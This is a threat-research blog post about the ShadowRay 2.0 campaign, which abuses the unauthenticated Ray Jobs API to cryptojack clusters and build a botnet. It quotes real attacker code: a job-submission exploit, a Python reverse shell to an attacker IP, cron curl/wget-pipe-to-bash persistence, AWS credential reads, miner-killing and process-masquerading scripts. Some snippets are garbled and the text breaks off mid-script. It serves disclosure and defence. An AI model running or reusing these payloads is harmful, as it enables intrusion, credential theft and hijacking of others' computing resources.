

ShadowRay 2.0: Active Global Campaign Hijacks Ray AI Infrastructure Into Self-Propagating Botnet

 oligo.security/blog/shadowray-2-0-attackers-turn-ai-against-itself-in-global-campaign-that-hijacks-ai-into-self-propagating-botnet

Avi Lumelsky

November 18, 2025



ShadowRay 2.0

Attackers hijack AI infrastructure
for self-propagating botnet

Overview

Oligo Security researchers have uncovered an ACTIVE global hacking campaign that uses AI to attack AI. The operation, dubbed ShadowRay 2.0, exploits a known, yet disputed, flaw in Ray, an open-source framework that powers many of today's AI systems, to quietly seize control of powerful computing clusters and conscript them into a self-replicating botnet.

In early November 2025, the Oligo Security research team identified an attack campaign exploiting the [ShadowRay](#) vulnerability ([CVE-2023-48022](#)) in Ray, a widely used open-source AI framework. This is the same flaw Oligo previously observed being exploited in late 2023 (see the new [MITRE, ShadowRay, Campaign C0045](#)).

For the recent campaign, attackers leveraged DevOps-style infrastructure by using GitLab as a platform for updating and delivering region-aware malware. Oligo reported this activity to Gitlab and the attacker repository and account was removed on November 5, 2025. However, Oligo has determined that the attackers have migrated to GitHub in order to continue their campaign as of November 10, 2025, creating multiple accounts and new repos. It remains active.

The latest campaign represents a major evolution from our initial ShadowRay discovery. The attackers, operating under the name **IronErn440**, have turned Ray's legitimate orchestration features into tools for a self-propagating, globally cryptojacking operation, spreading autonomously across exposed Ray clusters.

What makes this campaign particularly notable is the **use of AI to attack AI**: our analysis shows attackers leveraged LLM-generated payloads to accelerate and adapt their methods. We also observed multiple criminal groups competing for the same CPU resources, often terminating legitimate workloads and rival cryptominers to maximize profits.

Equally concerning is the campaign's operational sophistication. The attackers limited CPU usage to ~60% to evade detection, disguised malicious processes as legitimate services, and hid GPU usage from Ray's monitoring to avoid detection while leveraging premium compute resources. In addition, the attackers employed a DevOps-style infrastructure by using GitLab for real-time, **region-aware malware** updates and delivery.

Evidence suggests the operation could have been active since September 2024, compromising Ray clusters across multiple continents through automated OAST-based discovery.

This isn't just another cryptojacking campaign. It's the foundation of a **multi-purpose botnet** capable of DDoS attacks, data exfiltration, and global autonomous propagation.

What is also highly concerning is that this vulnerability is "disputed" because the maintainers indicate that Ray is not intended for use outside a "strictly-controlled network environment". In practice however, users often deploy Ray without heeding this warning, which creates an extended window for exploitation, evidenced by its continued and expanded weaponization by attackers in the wild. In fact, there are now more than 230,000 Ray servers exposed to the internet, in contrast to the few thousand we observed during our initial ShadowRay discovery.

Below, we walk through:

- The ShadowRay campaign from March 2024
- The growth of exposed Ray servers
- The new waves of attacks leveraging CVE-2023-48022
- The attack group's techniques
- How the attackers have evaded detection
- Recommendations for protection

Why we looked into Ray (again)

Our renewed research into Ray began when we were looking into some customer environments and noticed that they were running Ray. While those instances were already protected through Oligo's runtime security platform, the potential risk was flagged to ensure proper configuration and secure deployment of Ray, meaning no Oligo customer environments were impacted or targeted in this new attack campaign.

A History Lesson: The Original ShadowRay Campaign

In March 2024, Oligo [unveiled ShadowRay](#), a vulnerability that was leveraged in the first known attack campaign exploiting AI workloads in the wild. The attackers exploited CVE-2023-48022 that impacts Ray, the open-source AI framework commonly referred to as the "Kubernetes of AI." The flaw allows unauthenticated remote code execution (RCE) through Ray's Jobs API.

Our original research showed that thousands of exposed Ray servers had already been compromised across a variety of sectors. Attackers used them to run cryptominers, steal secrets, and exfiltrate data from live AI workloads.

While certain related issues were patched, CVE-2023-48022 itself was never directly fixed. The behavior in Ray is a design feature and is safe when used in a trusted environment that is not exposed to the internet. Following the disclosure, Ray maintainers issued configuration and deployment guidance, advising that "Security and isolation must be enforced outside of the Ray Cluster."

Ray allows any clients to run arbitrary code. Be extremely careful about what is allowed to access your

⚠ Ray Cluster

If you expose these services (Ray Dashboard, Ray Jobs, Ray Client), anybody who can access the associated ports can execute arbitrary code on your Ray Cluster. This can happen:

- Explicitly: By submitting a Ray Job, or using the Ray Client
- Indirectly: By calling the Dashboard REST APIs of these services
- Implicitly: Ray extensively uses cloudpickle for serialization of arbitrary Python objects. See [the pickle documentation](#) for more details on Pickle's security model.

The Ray Dashboard, Ray Jobs and Ray Client are developer tools that you should only use with the necessary access controls in place to restrict access to trusted parties only.

Source: <https://docs.ray.io/en/latest/ray-security/index.html>

DISCLAIMER: The new campaign does not relate to Anyscale’s (the developers of Ray) SaaS offerings or paid products. The sole intention of this blog is to support users of Ray by increasing awareness of its security aspects and common pitfalls.

At the same time, the broader security community has continued to treat CVE-2023-48022 as a legitimate vulnerability. It is formally recognized in MITRE ATT&CK, NIST’s National Vulnerability Database (NVD), and Google’s Open Source Vulnerabilities (OSV) platform.


This means that while the CVE can be detected in environments, there is not a specific version to upgrade to. Users are urged to follow the official [Ray security guidelines](#) and also leverage [this open-source tool](#) to verify proper configuration of their clusters to avoid accidental exposure.


The Growth of Exposed Ray Servers

Since early November 2025, our research team has identified significant renewed malicious activity in exposed Ray clusters around the world, nearly two years after us originally showing CVE-2023-48022 being exploited in the wild.

At the time of our original research, only thousands of exposed Ray servers were observed in the wild. Our scans today reveal that over 200,000 Ray servers remain exposed to the internet, with a portion confirmed as vulnerable or already compromised. Many of the exposed servers belong to active startups, research labs, and cloud-hosted AI environments, while some are honeypots.

The lack of a definitive patch, coupled with the assumption that users would self-secure their clusters, has allowed threat actors to weaponize the same underlying weakness, culminating in the new ShadowRay v2 campaign.





WorldWide spread of ray dashboards, after ShadowRay was discovered by Oligo there are more than 200K instances (10x increase). Source: Shodan



A time series view of vulnerable instances starting in April 2024. Source: Shodan

New Threat Actors, New Attacks

The campaign we have observed mirrors some of the characteristics and behaviors consistent with ShadowRay's original exploitation chain:

- RCE via the exposed Ray dashboard API.
- Payload injection to deploy cryptocurrency miners and data exfiltration tools.
- Persistence mechanisms disguised as Ray worker processes.
- New IoCs observed in compromised nodes (full list below).

While this new activity shares some common threads with our March 2024 research, it is being carried out by **entirely new threat actors that are leveraging different techniques** to reach their end goals.

Two Waves of Attacks Uncovered

Our analysis of the ShadowRay 2.0 activity shows that the campaign did not end with a single takedown. Instead, it evolved across two platforms:

- **Wave One – GitLab launched:** In early November 2025, attackers were using GitLab for their payload evolution and delivery. After Oligo reported the activity to GitLab, the attackers' account and repository was removed on November 5, 2025.
- **Wave Two – GitHub launched:** Within days of the GitLab takedown, the threat actors reestablished their operation by standing up a new GitHub repository to continue the advanced attacks via a repository that went live on November 10, 2025. On November 17, the repo was taken down, with attackers immediately creating a new one on the same day. The second wave remains active, demonstrating the attackers' persistence and agility in maintaining the campaign.

Below, we walk through the technical details, findings, and evidence of the techniques the attackers have deployed in both phases of this ongoing campaign.

GitLab-Launched Attack Campaign: Technical Breakdown and Evidence of Techniques

Below, we walk through the specific techniques the attackers used in this campaign with GitLab as their delivery mechanism, providing evidence of what was uncovered and how they used their methods to evolve from simple cryptojacking efforts to building a multi-purpose botnet.

1: Discovery - "Finding the Needle in the Internet Haystack"

Attackers used interact.sh (an OAST platform) to spray payloads across the internet and identify which Ray dashboard IPs were exploitable. By sending callbacks to oast.fun subdomain, they could track which servers executed their commands.

Attackers have triggered the very first step in Ray by posting a job that : `curl -X POST "http://[host]:[port]/api/jobs/" -H 'Content-Type: application/json' -d '{"entrypoint": "curl bwqqvqfsgseplyoltois92rdukv0mm5th.oast.fun"}'`

This is reconnaissance as a service - attackers weaponized out-of-band platforms to automatically discover vulnerable targets at scale. Instead of manual scanning, they let victims identify themselves by calling back. This approach also helps evade traditional scanning detection.

```
interactsh-client

  _ _ _ _ _
 / / _ \ / / _ \ / / _ \ / / _ \
/_/_/_/_/_/_/_/_/_/_/_/_/_/_/_/_
/_/_/_/_/_/_/_/_/_/_/_/_/_/_/_/_ v0.0.5

projectdiscovery.io

[INF] Listing 1 payload for OOB Testing
[INF] c23b2la0kl1krjcrdj10cndmniioyyyyyn.oast.pro

[c23b2la0kl1krjcrdj10cndmniioyyyyyn] Received DNS interaction (A) from 172.253
[c23b2la0kl1krjcrdj10cndmniioyyyyyn] Received DNS interaction (AAAA) from 32.3
[c23b2la0kl1krjcrdj10cndmniioyyyyyn] Received HTTP interaction from 43.22.22.5
[c23b2la0kl1krjcrdj10cndmniioyyyyyn] Received DNS interaction (MX) from 43.3.1
[c23b2la0kl1krjcrdj10cndmniioyyyyyn] Received DNS interaction (TXT) from 74.32
[c23b2la0kl1krjcrdj10cndmniioyyyyyn] Received SMTP interaction from 32.85.166.
```

Attackers used oast.fun subdomain domains for free.
Source: <https://github.com/projectdiscovery/interactsh>

2: Initial Access - "Exploiting Ray's Trust"

Attackers exploited completely unauthenticated Ray Job Submission APIs (/api/jobs/) on exposed dashboards. They submitted malicious jobs with commands ranging from simple reconnaissance (uname -a, id) to complex multi-stage Bash and Python payloads.

Ray's dashboard was designed for trusted internal networks but is frequently exposed to the internet without authentication. The attackers didn't need to exploit a vulnerability, they just used Ray's features as designed. This is a configuration vulnerability at scale.

```
is_ec2_host() {
    hostname | grep -qi -e "ec2" -e "compute"
    return $?
}

if ! is_program_running; then
    cpu_count=$(get_cpu_count)
    if [ "$cpu_count" -gt 3 ] || is_ec2_host; then
        download_and_execute
    else
        echo "LOW CPU: System has only $cpu_count CPUs (minimum 4 required) and is not an EC2 instance"
    fi
fi
```

Some payloads checked for EC2 Instances or machines with 4 CPUs (and at some point, the attackers increased it to a minimum of 8 CPUs).

FAILED

```
cat ~/.aws/credentials
```

FAILED

Searching for AWS credentials

Overview

Jobs

Serve

Cluster

Actors

Metrics

Logs

Jobs / raysubmit_e3ZtH35A2yMzZj4

▼ Ray Core Overview

Total: 0

▼ Logs

KeywordLine NumberFont SizeStart TimeEnd Time

dd/mm/yyyy, --:--dd/mm/yyyy, --:--

Reverse: REFRESHRESET TIMEDOWNLOAD LOG FILE

1 eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
2 inet 172.18.0.3 netmask 255.255.0.0 broadcast 172.18.255.255
3 ether 02:42:ac:12:00:03 txqueuelen 0 (Ethernet)
4 RX packets 161249006 bytes 11056229257 (10.2 GiB)
5 RX errors 0 dropped 0 overruns 0 frame 0
6 TX packets 276508212 bytes 21538388467 (20.0 GiB)
7 TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
8
9 lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
10 inet 127.0.0.1 netmask 255.0.0.0
11 inet6 ::1 prefixlen 128 scopeid 0x10<host>
12 loop txqueuelen 1000 (Local Loopback)
13 RX packets 731199760 bytes 318138772160 (296.2 GiB)
14 RX errors 0 dropped 0 overruns 0 frame 0
15 TX packets 731199760 bytes 318138772160 (296.2 GiB)
16 TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
17

```

14 (<lambda> pid=235, ip=10.2.4.43) Error: Failed to download the script from https://gitlab.com/ironern440-group/ironern440-project/-/raw/main/run.sh
15 (<lambda> pid=235, ip=10.2.4.43) run.sh: Permission denied
16 Traceback (most recent call last):
17 File "<string>", line 1, in <module>
18 File "/home/ray/anaconda3/lib/python3.12/site-packages/ray/_private/auto_init_hook.py", line 22, in auto_init_wrapper
19 return fn(*args, **kwargs)
20 ~~~~~
21 File "/home/ray/anaconda3/lib/python3.12/site-packages/ray/_private/client_mode_hook.py", line 104, in wrapper
22 return func(*args, **kwargs)
23 ~~~~~

```

By seeing the permission errors attackers ran into in the compromised Ray dashboard job history and logs - attackers knew why payloads were failing. With detailed error messages printed to the job's STDERR/STDOUT, they adapted their payloads and succeeded the next time.

The obfuscated "stage 2" of the payload includes the docstrings and useless echoes, which strongly implies the code is LLM-generated:

Input
<pre> CmltcG9ydCBYXKkKw1w3J0IHJlcXVlc3RzCmltcG9ydCBzeXMKw1w3J0IG9zCml1 zIGluc2lkZSB0aGUgcGF5bG9hZCBhcyB3ZWxsCnVybGxpYjMuZGZlZWJsZV93YXJuaWw! F1ZXN0V2FybmluZykcCmMgLS0tIFN0YWdlIDI6IFJlc291cmNlIERpc2NvdmVyeSAtLS yysIGlnbm9yZV9yZWluaXRfZXJyb3I9VHJ1ZSkKICAgIHJlc291cmNlcyA9IHJheS5j1t ID0gaW50KHJlc291cmNlcy5nZXQoIkN0VSIzID0gaW50KHJlc291cmNlcyA9IGluc2lk 0IEV4Y2VwdGlvbiBhcyBl0gogICAgcHJpbnQoZiJlLV0gUmVzb3VyY2UgZGZlZWZlZWZl ogICAgdG90YWxfY3B1cywgdG90YWxfZ3B1cyA9IDEsIDAKCmMgQWxs2NhdGUgNjAlIC GlvbiwgZ3B1X2ZyYWN0aW9uID0gMC42LCAwLjYKdXNhYmxlX2NwdXMgPSBtYXgoMSwga c2FibGVfZ3B1cyA9IG1heCgwLCAwLjYKdXNhYmxlX2NwdXMgPSBtYXgoMSwga jchVzfSBDUFVzLCB7dG90YWxfZ3B1c30gR1BVcy4gQWxs2NhdGUgZyA2MCU6IHt1c2F VzLiIpCgojIC0tLSBtdGFuZSAz0iBUYWt1b3Zlc1AtLS0KRk10QUxfUEFZTE9BRF9DT CjzdWJwcm9jZXNzLG9z03M9c29ja2V0LnNvY2tldChzb2NrZXQuQUZfSU5FVCxz2b2Nr MjguMy4yMjRlIiw0ODMzMScp029zLmR1cDl0cy5maWxlbm8oKSwwKTsgb3MuZHVwMihz sMik7cD1zdWJwcm9jZXNzLmNhbGowL1wiL2Jpb19zaFwiL1wiL1wiL1wiL1wiL1wiL1wi lwb2ludC16IEZJTtFMX1BBWUxPQURfQ09NTUFORCwKICAgICJlbnRyeXBvaW50X251b1 2ludF9udW1fZ3B1cyI6IHVzYWJsZV9ncHVzLAogICAgInJ1bnRpbWVfZW52Ijoge30K1 IkpPQUNfQVBjX1VSTC1pCmMlIG5vdCBqb2JzX2FwaV91cmw6CiAgICBwcmVudG90YWxf ubm90IHN1Ym1pdCBTdGFuZSAzIGp1Yi4iLCAwLjYKdXNhYmxlX2NwdXMgPSBtYXgoMSwga BTdGFuZSAzIHhheWxvYWQgdG86IHt1c2FwaV91cmw6CiAgICBwcmVudG90YWxfubm90IHN1 25vcMzVfNTt1c2FwaV91cmw6CiAgICBwcmVudG90YWxfubm90IHN1Ym1pdCBTdGFuZSAz </pre>
<pre> Output import ray import requests import sys import os import urllib3 # Suppress warnings inside the payload as well urllib3.disable_warnings(urllib3.exceptions.InsecureRequestWarning) # --- Stage 2: Resource Discovery --- try: ray.init(address='auto', ignore_reinit_error=True) resources = ray.cluster_resources() total_cpus = int(resources.get("CPU", 1)) total_gpus = int(resources.get("GPU", 0)) except Exception as e: print(f"[-] Resource discovery failed: {e}", file=sys.stderr) total_cpus, total_gpus = 1, 0 </pre>

Notice the comment: "Suppress the warnings inside payload as well" - as if the attackers asked for it specifically.

The payloads were base64-encoded. After decoding, we can see the LLM-generated payloads still include their documentation - like we saw with the rest of the payloads. Stage 2 is around resource discovery, and uses only 1 CPU.

3: Lateral Movement - "Weaponizing Ray's Orchestration"

Attackers deployed a payload that used Ray's [NodeAffinitySchedulingStrategy](#) to execute malware on every alive node in the cluster. The payload literally enumerated all nodes and submitted jobs pinned to each specific node ID.


```

check_system_specs() {
    local cpu_count=$(nproc 2>/dev/null || grep -c '^processor'
    local is_root=false
    if [[ $EUID -eq 0 ]]; then
        is_root=true
    fi

    if [[ $cpu_count -gt 8 && "$is_root" == "true" ]]; then
        echo "VERY GOOD BOY!"
    fi
}

```

A machine with 8 or more CPUs and root access is considered a "VERY GOOD BOY".

A joke by the attackers?

```

kill_unwanted() {
    # --- Step 1: Kill 'xmr' and 'node' processes ---
    if command -v pkill >/dev/null 2>&1; then
        pkill -f "index.js"
        pkill "xmr"
    elif command -v pgrep >/dev/null 2>&1; then
        pgrep -f "index.js" | xargs -r kill
        pgrep -x "xmr" | xargs -r kill
    else
        ps aux | grep '[x]mr' | awk '{print $2}' | xargs -r kill
        ps aux | grep -w '[i]ndex.js' | awk '{print $2}' | xargs -r kill
    fi

    # --- Step 2: Kill other 'bash' processes, excluding the current shell ---
    if command -v pgrep >/dev/null 2>&1; then
        # Get all bash PIDs, remove the current shell's PID ($$), then kill the rest
        pgrep "index.js" | grep -v "^$$" | xargs -r kill
    else
        # Fallback using ps, excluding the current shell's PID via awk
        ps aux | grep -w '[i]ndex.js' | awk -v mypid=$$ '$2 != mypid {print $2}' | xargs -r kill
    fi
}

kill_unwanted

```

09000000	raysubmit_86kRGyXJA9wd2TzP	python3 -c "import ray,subprocess;from ray.util.scheduli...		Job is currently running. Expand	18h 51m		Log Stack Trace (Driver) CPU Flame Graph (Driver)	2025/11/01 21:57:34	-	3556323
08000000	raysubmit_hLVXpJRbqZb9mnhG	python3 -c "import ray,subprocess;from ray.util.scheduli...		Job is currently running. Expand	1d 6h		Log Stack Trace (Driver) CPU Flame Graph (Driver)	2025/11/01 10:01:01	-	3323986
07000000	raysubmit_B1TfygFdbdFLAsq6	python3 -c "import ray,subprocess;from ray.util.scheduli... python3 -c "import ray,subprocess;from ray.util.scheduli... NodeAffinitySchedulingStrategy ray.init(address="aut... g)nodes=[n for n in ray.nodes] if n.get(Alive,False);f=ray.get((lambda nid: ray.remote(lambda: subprocess.run(curl https://gitlab.com/ironem440-group/ironem440- project/-raw/main/main.sh) bash;shell=True)).options(scheduling_strategy=Node AffinitySchedulingStrategy(node_id=nid,soft=False)).r... emote()))(n.get(NodeID) or n.get(nodeID) or n.get(node_id)) for n in nodes]" from ray.util.scheduli...		Job is currently running. Expand	1d 16h		Log Stack Trace (Driver) CPU Flame Graph (Driver)	2025/10/31 23:50:27	-	3165831
06000000	raysubmit_SxpaiSKdWmLqsZf	python3 -c "import ray,subprocess;from ray.util.scheduli...		Job is currently running. Expand	1d 23h		Log Stack Trace (Driver) CPU Flame Graph (Driver)	2025/10/31 17:38:02	-	3091365
05000000	raysubmit_lwExqeAYBptPvhPS	python3 -c "import ray,subprocess;from ray.util.scheduli...		Job is currently running. Expand	2d 0h		Log Stack Trace (Driver) CPU Flame Graph (Driver)	2025/10/31 16:24:09	-	3080908
04000000	raysubmit_8wMM7vLkEbjgDmWy	python3 -c "import ray,subprocess;from ray.util.scheduli...		Job is currently running. Expand	2d 2h		Log Stack Trace (Driver) CPU Flame Graph (Driver)	2025/10/31 14:39:47	-	3072026

```

is_ec2_host() {
    hostname | grep -qi -e "ec2" -e "compute"
    return $?
}

if ! is_program_running; then
    cpu_count=$(get_cpu_count)
    if [ "$cpu_count" -gt 3 ] || is_ec2_host; then
        download_and_execute
    else
        echo "LOW CPU: System has only $cpu_count CPUs (minimum 4 required) and is not an EC2 instance"
    fi
fi

```

[+] Discovered: 4 CPUs, 0 GPUs. Allocating 60%: 2 CPUs, 0 GPUs.

CPU ?

Memory ?

95%

6.44GB/62.69GB(10.3%)

CPU ?

100%

5: Reverse Shells - "Opening the Backdoor"

Attackers established multiple interactive reverse shells to AWS-hosted C2 servers, giving them command-line access to compromised Ray clusters. Multiple shells to different ports suggest redundancy or different attack operators.

The use of multiple simultaneous reverse shells on different ports indicates either multiple attackers competing for access or sophisticated failover mechanisms. Evidence shows shells connecting to ports 3876, 40331, 48331, and 443 - suggesting extensive C2 infrastructure.

```
python3 -c 'import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("103.127.134.124",30654));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1);os.dup2(s.fileno(),2);import pty; pty.spawn("sh")'
```

Attacker IP in reverse shell python payload

09000000	raysubmit_86kRGyXJA9wd2TzP	python3 -c "import ray,subprocess;from ray.util.scheduli...		Job is currently running. Expand	18h 51m		Log Stack Trace (Driver) CPU Flame Graph (Driver)	2025/11/01 21:57:34	-	3556323
08000000	raysubmit_hLVXpJRBqZb9mmhG	python3 -c "import ray,subprocess;from ray.util.scheduli...		Job is currently running. Expand	1d 6h		Log Stack Trace (Driver) CPU Flame Graph (Driver)	2025/11/01 10:01:01	-	3323986
07000000	raysubmit_B1TfygFdbdFLAsq6	python3 -c "import ray,subprocess;from ray.util.scheduli...		Job is currently running. Expand	1d 16h		Log Stack Trace (Driver) CPU Flame Graph (Driver)	2025/10/31 23:50:27	-	3165831
06000000	raysubmit_5xpai5KdWmLqsZF	python3 -c "import ray,subprocess;from ray.util.scheduli...		Job is currently running. Expand	1d 23h		Log Stack Trace (Driver) CPU Flame Graph (Driver)	2025/10/31 17:38:02	-	3091365
05000000	raysubmit_lwExqeAYBgtPvhPS	python3 -c "import ray,subprocess;from ray.util.scheduli...		Job is currently running. Expand	2d 0h		Log Stack Trace (Driver) CPU Flame Graph (Driver)	2025/10/31 16:24:09	-	3080908
04000000	raysubmit_8wMM7vLkEbjgDmWy	python3 -c "import ray,subprocess;from ray.util.scheduli...		Job is currently running. Expand	2d 2h		Log Stack Trace (Driver) CPU Flame Graph (Driver)	2025/10/31 14:39:47	-	3072026
Job ID	Submission ID	Entrypoint	Status	Status message	Duration	Tasks 	Actions	StartTime	EndTime	
0a000000	raysubmit_nD1DcHxiRAMqF5Xp	python3 -c "import ray,subprocess;from ray.util.scheduli...		Unexpected error occurred: Ta... Expand	17h 57m		Log Stack Trace (Driver) CPU Flame Graph (Driver)	2025/11/01 22:08:55	2025/11/02 16:06:25	

6: Persistence - "Ensuring They Never Leave"

Attackers installed multiple persistence mechanisms: cron jobs running every 15 minutes, systemd services disguised as system components, and .bashrc injections. The cron job continuously re-downloads and executes mon.sh from GitLab.

The use of GitLab as a live C2 infrastructure means attackers can update payloads in real-time. Every 15 minutes, all compromised systems check for updates and re-infect themselves. This turns GitLab into a distributed update mechanism for malware.

Cron Job:

```
* /15 * * * * wget -O - https://gitlab.com/ironern440-group/ironern440-project/-/raw/main/mon.sh | bash
```

```
+ create_cronjob() {
+   local cmd
+   command -v curl >/dev/null && cmd="curl -fsSLk $1 | tr -d '\r\n' | /bin/sh"
+   command -v wget >/dev/null && cmd="wget -qO- $1 | tr -d '\r\n' | /bin/sh"
+   (crontab -l 2>/dev/null | grep -vF "$1"; echo "*/15 * * * * $cmd") | crontab -
+ }
+ create_cronjob "https://gitlab.com/ironern440-group/ironern440-project/-/raw/main/mon.sh"
```

```
192 # Add a cron job if it doesn't already exist
193 if ! crontab -l 2>/dev/null | grep -q "wget -O - https://gitlab.com/ironern440-group/ironern440-project/-/raw/main/mon.sh | bash"; then
194   (crontab -l 2>/dev/null; echo "*/15 * * * * wget -O - https://gitlab.com/ironern440-group/ironern440-project/-/raw/main/mon.sh | bash") | c
195   echo "Cron job added successfully."
196 else
197   echo "Cron job already exists."
198 fi
```

```

334 # Robust persistence installation
335 install_persistence() {
336     echo -e "${YELLOW}Installing persistence...${NC}"
337
338     HEALTH_MONITOR_PATH="/tmp/.health-monitor"
339     installed=0
340
341     # Ensure health monitor script exists
342     if [ ! -f "$HEALTH_MONITOR_PATH" ]; then
343         cat > "$HEALTH_MONITOR_PATH" << 'EOF'
344         #!/bin/bash
345         # Health monitor - robust version
346         echo "ksoftirqd/0" > /proc/$$/comm 2>/dev/null || true
347
348         MINER_FOUND=""
349         while true; do
350             # Check for our miner using multiple methods
351             MINER_FOUND=""
352             for pattern in "supportxmr.com:443" "xmrig" "kworker"; do
353                 if pgrep -f "$pattern" >/dev/null 2>&1; then
354                     MINER_FOUND="yes"
355                     break
356                 fi
357             done
358
359             if [ -z "$MINER_FOUND" ]; then
360                 # Try to start miner from multiple locations
361                 for miner in "/tmp/.kworker" "/var/tmp/.kworker" "/dev/shm/.kworker" "/tmp/ksoftirqd" "/var/tmp/ksoftirqd"; do
362                     if [ -x "$miner" ]; then
363                         "$miner" --cpu-priority=5 -o pool.supportxmr.com:443 -u 45MinZ6ECgTgxn8gbm5gAsK9ATrEN6N95hbH3g4r5N4bKwH8QxuFygw3G7VwHwAusR9L35E4Yj
364                         sleep 10
365                         break
366                     fi
367                 done
368             fi
369
370             # Kill competing miners
371             pkill -f "xmrig.*-o" 2>/dev/null || true
372             pkill -f "miner.*-o" 2>/dev/null || true
373             pkill -f "stratum" 2>/dev/null || true
374
375             sleep 30
376         done

```

```

5) [0m 100 7943k 100 7943k 0 0 23.7M 0 --:--:-- --:--:-- --:--:-- 23.7M
5) [0m Program file downloaded and installed at: /usr/lib/dev/systemdev/dns-filter
5) [0m Starting primary program...
5) [0m Primary program running (PID 2095940)
5) [0m Cron job added successfully.
5) [0m Cron job already exists.
5) [0m bash: line 199: /usr/bin/chattr: Permission denied
5) [0m bash: line 200: /usr/bin/chattr: Permission denied

```

7: Masquerading - "Hiding in Plain Sight"

Attackers renamed malicious processes to look like legitimate Linux kernel workers (kworker/0:0) and system services (dns-filter). The XMRig cryptocurrency miner was renamed to .python3.6 and disguised as a systemd service.

The sophistication of process renaming goes beyond simple hiding. By using `echo "kworker/0:0" > /proc/$$/comm`, they change how the process appears in system monitoring tools. The name "dns-filter" suggests DNS filtering, which IT teams might expect to see running.

Masquerading Techniques:

- Process rename to [kworker/0:0] (appears as kernel worker)
- Binary named /usr/lib/dev/systemdev/dns-filter (looks like system service)
- Hidden binary .python3.6 in current directory
- Systemd service names: custom-X-service

```

install_persistence() {
    echo -e "${YELLOW}Installing persistence...${NC}"

    if [ "$EUID" -eq 0 ]; then
        if ! crontab -l 2>/dev/null | grep -q "health-monitor"; then
            (crontab -l 2>/dev/null; echo "*/* * * * /tmp/.health-monitor") | crontab -
        fi

        cat > /etc/systemd/system/health-monitor.service << 'EOF'
[Unit]
Description=System Health Monitor
After=network.target

[Service]
Type=simple
